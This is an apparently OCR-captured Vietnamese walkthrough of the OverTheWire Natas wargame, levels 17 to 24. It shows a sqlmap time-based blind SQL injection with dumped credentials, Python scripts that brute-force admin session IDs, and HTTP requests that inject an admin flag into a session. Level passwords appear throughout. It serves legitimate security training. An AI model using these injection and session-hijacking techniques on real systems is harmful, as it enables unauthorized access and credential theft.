- sqlmap --auth-cred="natas17:XkEuChE0SbnKBvH1RU7ksIb9uuLmI7sd" --auth-type=BASIC -u "http://natas17.natas.labs.overthewire.org/index.php?username=natas17" --level 3 --dbms="MySQL 5.5" -p username --technique T -D natas17 -T users -C username,password --dump --batch

```
[10:54:18] [INFO] the back-end DBMS is MySQL
[10:54:18] [WARNING] it is very important to not stress the network connection during usage of time-based payloads to prevent potential di
[10:54:18] [CRITICAL] unable to connect to the target URL. sqlmap is going to retry the request(s)
web server operating system: Linux Ubuntu
web application technology: Apache 2.4.52
back-end DBMS: MySQL >= 5.0.12
[10:54:20] [INFO] fetching database names
[10:54:20] [INFO] fetching number of databases
[10:54:20] [INFO] retrieved:
do you want sqlmap to try to optimize value(s) for DBMS delay responses (option '--time-sec')? [Y/n] y
[10:54:51] [INFO] adjusting time delay to 2 seconds due to good response times
[10:54:53] [ERROR] invalid character detected. retrying..
[10:54:53] [WARNING] increasing time delay to 3 seconds
3
[10:55:04] [INFO] retrieved: information_sch
[10:58:46] [ERROR] invalid character detected. retrying..
[10:58:46] [WARNING] increasing time delay to 4 seconds
ema
[10:59:17] [INFO] retrieved: performance_schema
[11:03:38] [INFO] retrieved: nata
[11:04:49] [ERROR] invalid character detected. retrying..
[11:04:49] [WARNING] increasing time delay to 5 seconds
[11:05:11] [ERROR] invalid character detected. retrying..
[11:05:11] [WARNING] increasing time delay to 6 seconds
s17
available databases [3]:
[*] information_schema
[*] natas17
[*] performance_schema

[11:06:00] [INFO] fetched data logged to text files under '/home/yugeiv3/.local/share/sqlmap/output/natas17.natas.labs.overthewire.org'
[11:06:00] [WARNING] your sqlmap version is outdated
```

```
sqlmap identified the following injection point(s) with a total of 67 HTTP(s) requests:
---
Parameter: username (GET)
    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: username=natas17" AND (SELECT 6571 FROM (SELECT(SLEEP(5)))wFqM) AND "eOqR"="eOqR
---
[23:56:27] [INFO] the back-end DBMS is MySQL
[23:56:27] [WARNING] it is very important to not stress the network connection during usage of time-based payloads to prevent potential
 disruptions
web server operating system: Linux Ubuntu 22.04 (jammy)
web application technology: Apache 2.4.52
back-end DBMS: MySQL ≥ 5.0.12
[23:56:29] [INFO] fetching entries of column(s) 'password,username' for table 'users' in database 'natas17'
[23:56:29] [INFO] fetching number of column(s) 'password,username' entries for table 'users' in database 'natas17'
[23:56:29] [INFO] retrieved:
do you want sqlmap to try to optimize value(s) for DBMS delay responses (option '--time-sec')? [Y/n] Y
4
[23:56:36] [WARNING] (case) time-based comparison requires reset of statistical model, please wait..... (done)
[23:56:57] [INFO] adjusting time delay to 2 seconds due to good response times
0xjsNNjGvHkb7pwgC6PrAyLNT0pYCqHd
[00:02:38] [INFO] retrieved: user1
[00:03:15] [INFO] retrieved: 8NEDUUxg8kFgPV84uLwvZkGn6okJQ6aq
[00:09:02] [INFO] retrieved: natas18
```

Level 18 -> 19: 8LMJEhKFbMKIL2mxQKjv0aEDdk7zpT0s

- Code có vẻ phức tạp nhưng không phải vậy nhưng về cơ bản, chúng ta chỉ cần brute force PHPSESSID của quản trị viên có giá trị từ 0 đến 640 ($maxis).

```
import requests

url = "http://natas18.natas.labs.overthewire.org"
url2 = "http://natas18.natas.labs.overthewire.org/index.php"

s = requests.Session()
s.auth = ('natas18', '8NEDUUxg8kFgPV84uLwvZkGn6okJQ6aq')
r = s.get(url)

for x in range(640):
    cookies = dict(PHPSESSID=str(x))
    r = s.get(url2, cookies=cookies)
    if "Login as an admin to retrieve" in r.text:
        pass
    else:
        print(r.text)
        break
```

```
<script>var wechallinfo = { "level": "natas18", "pass": "8NEDUUxg8kFgPV84uLwvZkGn6okJQ6aq" };</script></head>
<body>
<h1>natas18</h1>
<div id="content">
You are an admin. The credentials for the next level are:<br><pre>Username: natas19
Password: 8LMJEhKFbMKIL2mxQKjv0aEDdk7zpT0s</pre><div id="viewsource"><a href="index-source.html">View sourcecode</a></div>
</div>
</body>
</html>
```

Level 19 -> 20:guVaZ3ET35LbgbFMoaN5tFcYT1jEP7UH


- Challenge này tương tự trên chỉ cần sửa lại một xíu

```
import requests
import binascii

url = "http://natas19.natas.labs.overthewire.org"

s = requests.Session()
s.auth = ('natas19', '8LMJEhKFbMKIL2mxQKjv0aEDdk7zpT0s')

for x in range(1000):
    tmp = str(x) + "-admin"
    val = binascii.hexlify(tmp.encode('utf-8'))

    cookies = dict(PHPSESSID=val.decode('ascii'))
    r = s.get(url, cookies=cookies)
    if "Login as an admin to retrieve" in r.text:
        pass
    else:
        print(r.text)
        break
```

```
This page uses mostly the same code as the previous level, but session IDs are no longer sequential...
</b>
</p>
You are an admin. The credentials for the next level are:<br><pre>Username: natas20
Password: guVaZ3ET35LbgbFMoaN5tFcYT1jEP7UH</pre></div>
</body>
</html>
```

Level 20 -> 21: 89OWrTkGmiLZLv12JY4tLj2c4FW0xn56


- Về cơ bản, mỗi cặp $key và $value bằng một dòng mới.
- Vì vậy, cần một cặp khóa/giá trị admin:1, chúng tôi có thể thêm tên người dùng của mình theo sau là một ký tự dòng mới và quản trị viên:1



Level 21 -> 22: 91awVM9oDiUGm33JdzM7RVLBS8bz9n0s

- Vì ta cần một key/value admin/1 để lấy password, chỉ cần đưa nó vào URL để giả mạo một cookie thích hợp.

- Trước tiên, cần thêm cặp khóa/giá trị bằng truy vấn sau:




Request

```
GET /index.php?debug HTTP/1.1
Host: natas21-experimenter.natas.labs.overthewire.org
Cache-Control: max-age=0
Authorization: Basic
bmF0YXMyMTo4OU9XclRrR21pTFpMdjEySlk0dExqMmM0RlcweG41Ng==
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/112.0.5615.50 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,im
age/avif,image/webp,image/apng,*/*;q=0.8,application/sig
ned-exchange;v=b3;q=0.7
Referer: http://natas21.natas.labs.overthewire.org/
Accept-Encoding: gzip, deflate
Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
Connection: close
```

Response

```
HTTP/1.1 200 OK
Date: Thu, 20 Apr 2023 04:43:27 GMT
Server: Apache/2.4.52 (Ubuntu)
Set-Cookie: PHPSESSID=tbt2tvmfuqqqugvdbtaibvj2op;
path=/; HttpOnly
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Vary: Accept-Encoding
Content-Length: 869
Connection: close
Content-Type: text/html; charset=UTF-8

<html>
  <head>
    <link rel="stylesheet" type="text/css" href="
    http://natas.labs.overthewire.org/css/level.css">
  </head>
  <body>
    <h1>
      natas21 - CSS style experimenter
    </h1>
    <div id="content">
      <p>
        <b>
          Note: this website is colocated with <a href="
          http://natas21.natas.labs.overthewire.org">
            http://natas21.natas.labs.overthewire.org
          </a>
        </b>
      </p>
      [DEBUG] Session contents:<br>
      Array
      (
      )
```

- Sau đó, lấy PHPSESSID và sử dụng nó trên trang web đầu tiên.




Request

```
POST /index.php?debug HTTP/1.1
Host: natas21-experimenter.natas.labs.overthewire.org
Content-Length: 57
Cache-Control: max-age=0
Authorization: Basic
bmF0YXMyMTo4OU9XclRrR21pTFpMdjEySlk0dExqMmM0RlcweG41Ng==
Upgrade-Insecure-Requests: 1
Origin:
http://natas21-experimenter.natas.labs.overthewire.org
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/112.0.5615.50 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,im
age/avif,image/webp,image/apng,*/*;q=0.8,application/sig
ned-exchange;v=b3;q=0.7
Referer:
http://natas21-experimenter.natas.labs.overthewire.org/
Accept-Encoding: gzip, deflate
Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
Cookie: PHPSESSID=j1qb3jbj3ndjlhml9k0ltrns5r
Connection: close

align=center&fontsize=100%25&bgcolor=yellow&submit=
Update
```

Response

```
        </a>
      </b>
    </p>
    [DEBUG] Session contents:<br>
    Array
    (
    [debug] =>
    [align] => center
    [fontsize] => 100%
    [bgcolor] => yellow
    [submit] => Update
    )

    <p>
      Example:
    </p>
    <div style='background-color: yellow; text-align:
    center; font-size: 100%;'>
      Hello world!
    </div>
    <p>
      Change example values here:
    </p>
    <form action="index.php" method="POST">
      align: <input name='align' value='center' />
      <br>
      fontsize: <input name='fontsize' value='100%' />
      <br>
      bgcolor: <input name='bgcolor' value='yellow' />
      <br>
      <input type="submit" name="submit" value="Update
      " />
    </form>
    <div id="viewsource">
      <a href="index-source.html">
        View sourcecode
```




Request

```
POST /index.php?debug HTTP/1.1
Host: natas21-experimenter.natas.labs.overthewire.org
Content-Length: 65
Cache-Control: max-age=0
Authorization: Basic
bmF0YXMyMTo4OU9XclRrR21pTFpMdjEyS1k0dExqMmM0RlcweG41Ng==
Upgrade-Insecure-Requests: 1
Origin:
http://natas21-experimenter.natas.labs.overthewire.org
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/112.0.5615.50 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,im
age/avif,image/webp,image/apng,*/*;q=0.8,application/sig
ned-exchange;v=b3;q=0.7
Referer:
http://natas21-experimenter.natas.labs.overthewire.org/
Accept-Encoding: gzip, deflate
Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
Cookie: PHPSESSID=j1qb3jbj3ndjlhml9k0ltrns5r
Connection: close

align=center&fontsize=100%25&bgcolor=yellow&submit=
Update&admin=1
```

Response

```
HTTP/1.1 200 OK
Date: Thu, 20 Apr 2023 04:45:16 GMT
Server: Apache/2.4.52 (Ubuntu)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Vary: Accept-Encoding
Content-Length: 994
Connection: close
Content-Type: text/html; charset=UTF-8

<html>
  <head>
    <link rel="stylesheet" type="text/css" href="
    http://natas.labs.overthewire.org/css/level.css">
  </head>
  <body>
    <h1>
      natas21 - CSS style experimenter
    </h1>
    <div id="content">
      <p>
        <b>
          Note: this website is colocated with <a href="
          http://natas21.natas.labs.overthewire.org">
            http://natas21.natas.labs.overthewire.org
          </a>
        </b>
      </p>
      [DEBUG] Session contents:<br>
      Array
      (
      [debug] =>
      [align] => center
      [fontsize] => 100%
      [bgcolor] => yellow
```




Request

```
GET /index.php?debug HTTP/1.1
Host: natas21.natas.labs.overthewire.org
Cache-Control: max-age=0
Authorization: Basic
bmF0YXMyMTo4OU9XclRrR21pTFpMdjEyS1k0dExqMmM0RlcweG41Ng==
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/112.0.5615.50 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,im
age/avif,image/webp,image/apng,*/*;q=0.8,application/sig
ned-exchange;v=b3;q=0.7
Cookie: PHPSESSID=j1qb3jbj3ndjlhml9k0ltrns5r
Accept-Encoding: gzip, deflate
Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
Connection: close
```

Response

```
        "level": "natas21", "pass":
        "89OWrTkGmiLZLv12JY4tLj2c4FW0xn56"
      );
    </script>
  </head>
  <body>
    <h1>
      natas21
    </h1>
    <div id="content">
      <p>
        <b>
          Note: this website is colocated with <a href="
          http://natas21-experimenter.natas.labs.overthe
          wire.org">
            http://natas21-experimenter.natas.labs.overt
            hewire.org
          </a>
        </b>
      </p>

      You are an admin. The credentials for the next
      level are:<br>
      <pre>
        Username: natas22
        Password: 91awVM9oDiUGm33JdzM7RVLBS8bz9n0s
      </pre>
      <div id="viewsource">
        <a href="index-source.html">
          View sourcecode
        </a>
      </div>
    </div>
  </body>
</html>
```


Level 22 -> 23: qjA8cOoKFTzJhtV0Fzvt92fgvxVnVRBj



Level 23 -> 24: 0xzF30T9Av8lgXhW7slhFCIsVKAPyl2r

